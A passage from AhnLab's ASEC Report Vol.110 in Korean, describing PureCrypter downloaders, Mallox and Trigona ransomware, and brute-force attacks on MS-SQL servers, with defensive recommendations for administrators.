    return ProxyStrategyList.QueryTemplate(list);
}
```

[그림 10] PureCrypter 다운로드 함수

현재 URL을 연결할 수 없어 최종 악성코드를 확인하기 어렵지만, Downloader 악성코드는 대부분 Remcos RAT이나 CobaltStrike를 다운로드했을 것으로 추정된다. 위에서 다룬 Remcos RAT, CobaltStrike 유형도 다운로드에 성공하여 실제 동작하였다는 점이 다를 뿐, 이번 글에서 다룬 것과 동일한 다운로더 악성코드가 사용되었다.


6. Ransomware



[그림 11] MS-SQL 서버 대상 공격에 사용된 Ransomware 유형별 비율

현재 취약한 MS-SQL을 대상으로 설치되고 있는 랜섬웨어는 Mallox, Trigona로 확인되고 있다. 2021년 처음 확인된 Mallox 랜섬웨어는 다른 사례가 발견되지 않는 것으로 보아 공격자가 취약한 MS-SQL 서버만을 대상으로 공격하는 것으로 추정된다.

Trigona는 2022년 10월에 출현하여 유럽과 호주에 주로 유포된 랜섬웨어로, CryLock 랜섬웨어와 유사하다고 알려져 있다. 현재까지 아시아에 유포된 사례는 없었으나, 최근 국내에서 일부 확인되었다.



[그림 12] Trigona 랜섬웨어 랜섬노트

MS-SQL 데이터베이스 서버를 노린 공격으로는 대표적으로 부적절하게 계정 정보를 관리하는 시스템들에 대한 무차별 대입 공격(Brute Forcing Attack)과 사전 공격(Dictionary Attack)이 있다. 일반적으로 이러한 방식들이 공격의 대부분을 차지하지만, 패치되지 않은 시스템들에 대한 취약점 공격도 발생할 수 있다.

공격 대상이 되는 MS-SQL 서버의 경우 일반적으로 데이터베이스 서버로 사용하기 위해 직접 구축한 형태가 대다수이다. 하지만 ERP 및 업무용 솔루션에서 데이터 관리를 위해 MS-SQL을 이용할 경우 설치 과정에서 MS-SQL 서버가 함께 설치되는 경우도 다수 존재하며, 실제 안랩 ASD 로그 상에서도 MS-SQL 서버도 공격 대상이라는 것을 확인할 수 있다.

따라서 관리자들은 계정 비밀번호를 추측하기 어려운 형태로 사용하거나 주기적으로 변경하여 공격으로부터 데이터베이스 서버를 보호해야 한다. 또한, 서버를 최신 버전으로 패치하여 취약점 공격을 방지해야 하며, 외부에 공개되어 접근 가능한 데이터베이스 서버는 방화벽과 같은 보안 제품을 이용해 공격자의 접근을 통제해야 한다.

ASEC Report Vol.110

집필 안랩 시큐리티대응센터 (ASEC)
편집 안랩 콘텐츠기획팀
디자인 안랩 콘텐츠기획팀

발행처 주식회사 안랩
경기도 성남시 분당구 판교역로 220
T. 031-722-8000 F. 031-722-8901